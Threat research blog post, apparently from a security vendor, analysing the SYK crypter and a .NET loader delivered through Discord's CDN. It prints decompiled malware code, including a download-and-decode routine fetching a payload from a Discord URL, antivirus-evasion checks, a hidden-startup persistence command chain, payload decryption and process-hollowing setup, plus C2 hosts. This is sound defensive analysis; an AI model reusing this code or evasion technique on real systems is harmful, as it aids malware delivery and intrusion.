New SYK Crypter Distributed Via Discord

blog.morphisec.com/syk-crypter-discord

Posted by Hido Cohen on May 12, 2022

- Tweet
-

With 50% more users last year than in 2020, the number of people using the community chat platform Discord is growing at a blistering pace. This has led cybercriminals to refine and expand malicious attack use cases for the platform. In this threat research report, Morphisec reveals how threat actors are using Discord as part of an increasingly popular attack chain with a new SYK crypter designed to outwit signature and behavior-based security controls.

Morphisec's Threat Labs team is on the cutting edge of threat research in this area. Our researchers previously dissected other Discord-related threats like Babadeda and NFT-001. We can report that as Discord has expanded from a gaming messaging app to broader use, it's being used to distribute a crypter we named SYK.


The attack chain preceding the SYK crypter deployment demonstrates a new evolution of how threat actors abuse Discord's CDN (content delivery network). As a conduit for new, highly innovative crypters, Discord plays an important role in a campaign that starts with targeted phishing emails directed at organizations in various sectors.

The attack chain we saw comprises two main components; a .NET loader (which we refer to as DNetLoader) and a .NET crypter (SYK Crypter). This crypter delivers many malware families, such as AsyncRAT, njRAT, QuasarRAT, WarzoneRAT, NanoCore RAT, and RedLine

Stealer, putting organizations in every sector and industry at risk.

Initial Infection

To lure new victims, attackers disguise the malware as a purchase order using file names such as Purchase Order.exe, New_Order_*.exe, AMAZON_ORDER*PDF.ex, etc. The following example is delivered as a phishing email:


ENQUIRY FOR QUOTES- HYODA KM-2

N naomi.pike@condenast.co.uk
To [redacted]

#RFQ ORDER484475575848488848.xz
935 KB

Hello Dear,

Hope this email fin=s you well,

Please kindly be informed that We are interested =n your products as listed in the attached order Specification.
please kindly send us your lowest best offer For the attached order lists=at earliest.

Looking forward to hearing from you soon.

Ms.Naomi Jansen


Address =an Pieterszoon Coenstraat 9
Postcode 2585 WP
City De= Haag
Country United Kingdom
Telephone =nbsp; +44-(0)70-7888158
Mobile +44-=0)6-53360247

Phishing email containing the Discord malware

If this deception works, the victim opens and executes the attachment and the infection begins.

Technical Analysis

Before diving into the analysis, let’s look at the execution chain:



Malware execution flow

This execution flow consists of two stages and a final payload. The first stage is the downloader. It connects to a hard coded Discord CDN endpoint and downloads encrypted data. The data, once decrypted, is the second stage—the crypter. This second stage loads into the memory and is responsible for decrypting the final payload, which is stored as a PE resource. It includes antivirus evasion, persistence setup, and injection of the final payload to a newly initiated process.

Discord CDN as Malware Distributor

Steps 1-2

If you’re unfamiliar with the Discord CDN, it enables Discord users to create and contribute to topic-based text channels. There, users share photos, videos, voice messages, and executable files, all of which are stored on Discord CDN servers—including malware masquerading as legitimate files.

The URL format for a specific file is as follows:

hxxps://cdn.discordapp[.]com/attachments/{ChannelID}/{AttachmentID}/{filename}

In this context, the DNetLoader is identified by the filename, a three digit number. Let’s look inside the code:

```
private static void Main()
{
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form1());
}
```

```
public Form1()
{
    this.InitializeComponent();
}
```

```
private void InitializeComponent()
{
    base.SuspendLayout();
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    base.AutoScaleMode = AutoScaleMode.Font;
    this.BackgroundImageLayout = ImageLayout.Stretch;
    base.ClientSize = new Size(120, 0);
    base.Margin = new Padding(2, 2, 2, 2);
    base.Name = "Form1";
    base.Opacity = 0.0;
    base.ShowIcon = false;
    base.ShowInTaskbar = false;
    this.Text = "Form1";
    base.Load += this.Form1_Load;
    base.ResumeLayout(false);
    base.PerformLayout();
}
```

```
private void Form1_Load(object sender, EventArgs e)
{
    Activator.CreateInstance(PlayVCPU.tokaseki().GetExportedTypes()[0]);
    base.Close();
}
```

```
public static Assembly tokaseki()
{
    return Assembly.Load(UsernameForm.bashtrai());
}
```

```
public static byte[] bashtrai()
{
    string address = "https://cdn.discordapp.com/attachments/900653930571235341/905956542162022420/660";
    UsernameForm.dabe = new WebClient().DownloadData(address);
    for (int i = 0; i < UsernameForm.dabe.Length; i++)
    {
        UsernameForm.dabe[i] = (byte)((int)UsernameForm.dabe[i] - 660);
    }
    return UsernameForm.dabe;
}
```


First stage malicious code

The first stage is pretty straightforward. The malware downloads the next stage from Discord CDN where the file name is hardcoded and used as the decryption key. The decryption algorithm is just a subtraction of the file name from each byte in the downloaded data.

Once decoded, the malware loads it into memory and creates an instance of the first exported type. Then the execution moves to the next stage. In other cases, the instance name is explicitly noted, usually with type name “B”.

DNetLoader In the Wild

At the time of this post’s writing, we observed the following malware distribution initiated by the DNetLoader. Note that the SYK crypter is only one variant; additional crypters have been delivered by the same loader.



Final payloads distributed by DNetLoader

Besides the RedLine infostealer, all malware families are RATs (remote access trojans), with Async RAT the most common. We also extracted some of the C2 servers (this list is not exhaustive):

Payload	C2
Async RAT	joseedward5001[.]ddns[.]net:1515
bendito2714[.]duckdns[.]org:7090	

sgrmbroker[.]com:4404	
dedicatedlambo9[.]ddns[.]net:1515	
glengaidos2881[.]ddns[.]net:1515	
polarjwns[.]xyz:8808	
enero2022[.]con-ip[.]com:3028	
mijamajor[.]hopto[.]org:4872	
NanoCore RAT	windapts[.]ddns[.]net:1608
njRAT	diosamor27[.]duckdns[.]org:8899
nipuelputas[.]myftp[.]org:1788	
Quasar RAT	gu3rr4[.]duckdns[.]org:5965
RedLine Stealer	lunovim957[.]duckdns[.]org:42543
crossred9188[.]duckdns[.]org:29580	
asheesh[.]duckdns[.]org:5519	
hustlegang[.]duckdns[.]org:34261	
WarZone RAT	dreams2reality[.]duckdns[.]org:2612
185.19.85[.]163:9961	
185.140.53[.]174:2404	

Mapping payload to C2

In the next section we explain how the next stage, the SYK crypter, decrypts its component, how to extract its configuration, and the AV evasion and persistence techniques in place.

The SYK Crypter


Steps 3-5

Before diving deeper into the .NET crypter, note that we found that the same crypter was delivered by loaders ***other than*** the DNetLoader. However, they all had a resource named SYKSBIKO in common—the encrypted payload. For this reason, we dubbed it the SYK Crypter.

As with other crypters, this crypter has a payload decryption method, control flow manipulation, strings and constant obfuscation, AV detection, persistence, and anti-debugging features. We examine each capability and explain how it's implemented.

Configuration Extraction / Strings Obfuscation

The SYK crypter holds its configuration inside an obfuscated string represented as a byte array:



Encrypted byte array and access functions

The crypter starts with a string de-obfuscation technique. Each string can be accessed and used by a predefined function which hardcodes its length and offset in a large byte array. The de-obfuscation algorithm is just XOR with 170 and the current index, so we can use the following Python script:

```
encrypted = [231, 216, 235, …]

ba_encrypted = bytearray(encrypted)

ba_decrypted = bytearray(encrypted)

for counter, i in enumerate(ba_encrypted):

    ba_decrypted[counter] = (i ^ counter ^ 170) & 0xff
```

A similar method is used as part of an Agent Tesla delivery campaign.

Among all setting strings inside the configuration, the important ones are the final payload decryption key, list of AV solutions services and process names, and a small .NET delegator (base64 encoded).

Payload decryption key

```
index = 0, MsCmiLeDictionaryToMapAdapterk
```

Encrypted strings and their key

```
index = 18, 1
index = 19, ÊñÐÂÀÙìÌÛÚÇÙìÌÛºÇÊëÌÜíÑÔÌ¹Ì¬»ºÇØÞ×Î¿ÒÚÝÌèÝµÕ¥¨
index = 20, key
index = 21, ÔæÔ¸ÃãáÐäÐÊãáÐä°ÊÔàÐåãÔÞÁÂÂ¯Å¯Ë¥¦çáÔÚØ´ÛÐàÖÝá¾Ë¨²
index = 22, no
index = 23, ½Ð½¡´ËÍÊÁÎÁÌÆ´´Ë½ÄÁ¹Ê¿ÇÊ¨´
index = 24, X
index = 25, ½Ð½¡´ËÍÊÁÎÁÌÆ´´xË½ÄÁ¹Ê¿ÇÊ¨´
```

Security products related strings

```
index = 34, C:\Program Files\McAfee\Agent
index = 35, mfecanary
index = 36, mfeesp
index = 37, mfehcs
index = 38, masvc
index = 39, vsserv
index = 40, bdservicehost
index = 41, odscanui
index = 42, bdagent
```

.NET Delegator

```
index = 85, TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
index = 86, ClassLibrary1.Class1
index = 87, GetDelegateForFunctionPointer
```

Decrypted configuration

As you can see above, several strings are still encrypted. The crypter uses subtraction encryption for those, with the keys also stored as part of the configuration.

```
public static string mw_DecryptString(string str_Encrypted, string str_Key)
{
    string decrypted = "";

    for (int i = 1; i <= Strings.Len(str_Encrypted); i++)
    {
        decrypted += Strings.ChrW(Strings.GetChar(str_Encrypted, i) - Strings.GetChar(str_Key, i % Strings.Len(str_Key) + 1)).ToString();
    }

    return decrypted;
}
```

String decryption algorithm

Security Solutions Detection

The crypter checks for the existence of a set of security solutions using the following two methods.

- By calling GetProcessByName:

```
bool flag2 = GClass1.mw_j_IsProcessNameExists("vsserv") | GClass1.mw_j_IsProcessNameExists("odscanui") |
  GClass1.mw_j_IsProcessNameExists("bdagent");
```

- By checking if a path exists.

Name	Value	Type
obj	{string[0x00000004]}	object {string[]}
[0]	@"exe.lUtsava\tsavA\erawtfoS TSAVA\seliF margorP\:C"	string
[1]	@"exe.lUtsava\tsavA\erawtfoS TSAVA\)68x(seliF margorP\:C"	string
[2]	@"exe.lUGVA\surivitnA\GVA\seliF margorP\:C"	string
[3]	@"exe.lUGVA\surivitnA\GVA\)68x(seliF margorP\:C"	string

```
bool flag10 = GClass0.mw_IsProcessNameExists(E5m9vXaZGqghLvx0bO.mw_DecryptString("¡ÖÁÓÔµ©", "`", 1, 23823.81313, 1U)) |
  GClass0.mw_j_Exists(Strings.StrReverse(pokl6bZUd4Z5MQMx5q.mw_j_Get_AvastUI_AVGUI_paths_reversed()[0])) | GClass0.mw_j_Exists
  (pokl6bZUd4Z5MQMx5q.mw_j_StrReverse(pokl6bZUd4Z5MQMx5q.mw_j_Get_AvastUI_AVGUI_paths_reversed()[1])) |
```

These actions happen many times throughout the execution, each time with different solution names and/or file paths. The list of process names and paths are in the appendix at bottom. Note that if a security vendor is identified, the malware will abort the current functionality.

“Anti-Debugging”

For this task, the crypter implements a popular anti-debugging technique by inspecting the value inside Debugger.IsAttached:

```
internal static void mw_IsDebuggerAttached()
{
    if (Debugger.IsAttached)
    {
        throw new Exception("Debugger Detected");
    }
}
```

Anti-debugging function

Persistence

On its first run, the crypter copies itself to the Startup folder by executing a small javascript file:

var FSO = WScript.CreateObject("Scripting.FileSystemObject"); try { FSO.MoveFile(" <execution_path>\\malware.exe", "%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\malware.exe");} catch(err) {}

This javascript file is executed from the %Temp% directory:

```
equatable = pAa22F0dgsLRrqdyN3.mw_Concat(new Random().Next(1, 999999).ToString(), ".js");
```

Next, the following command is executed:

```
cmd.exe /c timeout 4 & 'C:\Windows\System32\wscript.exe' '%Temp%/
<random_number>.js' && powershell -command Start-Sleep -s 4; Start-Process
-WindowStyle hidden -FilePath '%AppData%\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\malware.exe'
```

At this point the malware runs from the Startup folder again, so the current instance is killed:

```
Interaction.Shell(pAa22F0dgsLRrqdyN3.mw_Concat(new string[]
{
    pAa22F0dgsLRrqdyN3.mw_cmd_timeout_&_wscript(),
    pAa22F0dgsLRrqdyN3.mw_GetTempPath(),
    pAa22F0dgsLRrqdyN3.mw_Concat(pAa22F0dgsLRrqdyN3.mw_str_\\(), (string)equatable, "\" &&
      powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath '"),
    string_1,
    pAa22F0dgsLRrqdyN3.mw_str_'()
}), AppWinStyle.Hide, false, -1);
IL_164:
pAa22F0dgsLRrqdyN3.mw_GetCurrentProcess().Kill();
```

The final payload injection starts if the malware execution path is the Startup folder.

Final Payload Injection

Payload Decryption and Deobfuscation

Before moving forward, we need to understand where the final payload is located and how it's decrypted. We can divide this process into four steps:

1. Read the decryption key from the config—the first element
2. Read resource bytes from SYKSBIKO.Properties.Resources.a
3. Use the key to decrypt the resource's bytes
4. Deflate the result

The final payload decryption algorithm is a bit more complicated than the previous algorithms.

The decryption starts from initializing a new 256 unsigned integer array with its index values.

```
uint[] mw_Conf = new uint[256];
for (uint mw_Index = 0; mw_Index < 256; mw_Index++)
{
    mw_Conf[mw_Index] = mw_Index;
}
```


Array initialization

Next, it uses the extracted decryption key to alter the values inside the initialized array:

```
byte[] mw_Key = Encoding.ASCII.GetBytes(key);
uint mw_Number = 0;
uint mw_Temp = 0U;

for (uint mw_Index = 0; mw_Index < 256; mw_Index++)
{
    mw_Number = (mw_Number + mw_Key[mw_Index % mw_Key.Length] + mw_Conf[mw_Index] & 255U);
    mw_Temp = mw_Conf[mw_Index];
    mw_Conf[mw_Index] = mw_Conf[mw_Number];
    mw_Conf[mw_Number] = mw_Temp;
}
```

Altering array values




Once the alteration is completed, the array is ready to be used for payload decryption.

```
byte[] mw_Payload = new byte[mw_Encrypted.Length];
mw_Number = 0U;
uint index = 0;

for (uint mw_Index = 0; mw_Index < mw_Payload.Length; mw_Index++)
{
    index = (index + 1U & 255U);

    mw_Number = (mw_Number + mw_Conf[index] & 255U);
    mw_Temp = mw_Conf[index];
    mw_Conf[index] = mw_Conf[mw_Number];
    mw_Conf[mw_Number] = mw_Temp;

    mw_Payload[mw_Index] = Convert.ToByte(mw_Encrypted[mw_Index] ^ mw_Conf[mw_Conf[index] + mw_Conf[mw_Number] & 255U]);
}
```



As part of the decryption, before XORing the values there is another swapping, as seen earlier. Then an index is calculated from the sum of the swapped values. The encrypted data is XORed with the value of the array inside the index.

The end result is a deflated compressed representation of the final payload. So all that's left to do is decompress the result and get the final payload.

Process Hollowing Injection

The SYK crypter uses Process Hollowing as its preferred injection method. It creates a new process—RegAsm.exe or the named process according to the configuration—and injects the decrypted final payload into it.

It's interesting how the WinAPI functions get loaded into memory. The SYK malware uses the .NET Delegator in its configuration to create a delegate for each function.

```
Type type = Assembly.Load(Convert.FromBase64String(s)).GetType("ClassLibrary1.Class1");
MethodInfo methodInfo = type.GetMethod("GetDelegateForFunctionPointer").MakeGenericMethod(new Type[]
{
    typeof(BcFL9NFktIAIP9W9Vm)
});
methodInfo.Invoke(null, new object[]
{
    dhs0lRdaPMR0V40UG6.mw_GetProcAddress(string_0, string_1)
});
return (BcFL9NFktIAIP9W9Vm)((object)methodInfo.Invoke(null, new object[]
{
    dhs0lRdaPMR0V40UG6.mw_GetProcAddress(string_0, string_1)
}));
```

Here, the malware loads the Base64 additional assembly, denoted by “s”, and calls its ClassLibrary1.Class1.GetDelegateForFunctionPointer function. This delegates to the given function address. The library and function name are encrypted in the configuration.

The crypter will create delegation to all APIs in the same manner. For example, the following snippet loads kernel32!GetThreadContext:

```
// Token: 0x04000018 RID: 24
public static readonly GClass3.mw_GetThreadContext mw_GetThreadContext_Ins_1 =
  BbtkfjIh9iBLmP0M1N.mw_CreateDelegateFunction<GClass3.mw_GetThreadContext>(BbtkfjIh9iBLmP0M1N.mw_j_DecryptString("ÌÆÓÏÆÍ\u0094\u0093", "a"),
  BbtkfjIh9iBLmP0M1N.mw_j_DecryptString("¨ÆÕµÉÓÆÂÅ¤ÐÏÕÆÙÕ", GClass3.mw_GetDecryptionKeyFromConfig()));
```

Where the strings are decrypted to: kernel32 and GetThreadContext.

Defending Against the SYK Crypter

This attack chain delivers a crypter that is persistent, features multiple layers of obfuscation, and uses polymorphism to maintain its ability to avoid detection by security solutions, demonstrating a further escalation of the cybersecurity threat level. By combining a freely available messaging app with a powerful crypter, threat actors have made it easier to conduct attacks that signature-based security solutions cannot stop.

In response, organizations urgently need to acknowledge an important fact. You can no longer depend on malware having recognizable signatures or behaviors. To stop this continued threat evolution, it's vital to prevent threats by making attack surfaces inherently dynamic and hostile to intruders like the SYK crypter by implementing a zero trust architecture (ZTA).

Enabling a zero-trust environment for endpoints, including Microsoft and Linux servers, Morphisec’s Moving Target Defense (MTD) technology stops polymorphic threats like the SYK crypter. Instead of waiting to react to attacks that have already happened, MTD prevents advanced threats from getting a foothold in the first place. MTD morphs application memory, shifting and shrinking the attack surface from threats like SYK, preventing payload deployment.

Want to learn more about how combining Moving Target Defense with zero trust works? To see how Morphisec stops threats like the SYK crypter and other advanced attacks, read the white paper: Zero Trust + Moving Target Defense: The Ultimate Ransomware Strategy.

Appendix

Security Solutions Strings

Process Names

AVGUI

BgScan

BgWsc

BullGuardBhvScanner

WSRA

a2guard

avp

avpui

bdagent

bdredline

bdservicehost

drweb

ekrn

masvc

mbamtray

mfecanary

mfeesp

mfehcs

mfemactl

navapsvc

odscanui

uiSeAgnt

vsserv

Paths

C:\Program Files\McAfee\Agent

C:\Program Files\AVAST Software\Avast\avastUI.exe

C:\Program Files (x86)\AVAST Software\Avast\avastUI.exe

C:\Program Files\AVG\Antivirus\AVGUI.exe

C:\Program Files (x86)\AVG\Antivirus\AVGUI.exe

C:\Program Files (x86)\Webroot\WRSA.exe

C:\Program Files\Webroot\WRSA.exe

C:\Program Files (x86)\Trend Micro

C:\Program Files\Kaspersky Lab

Indicators of Compromise

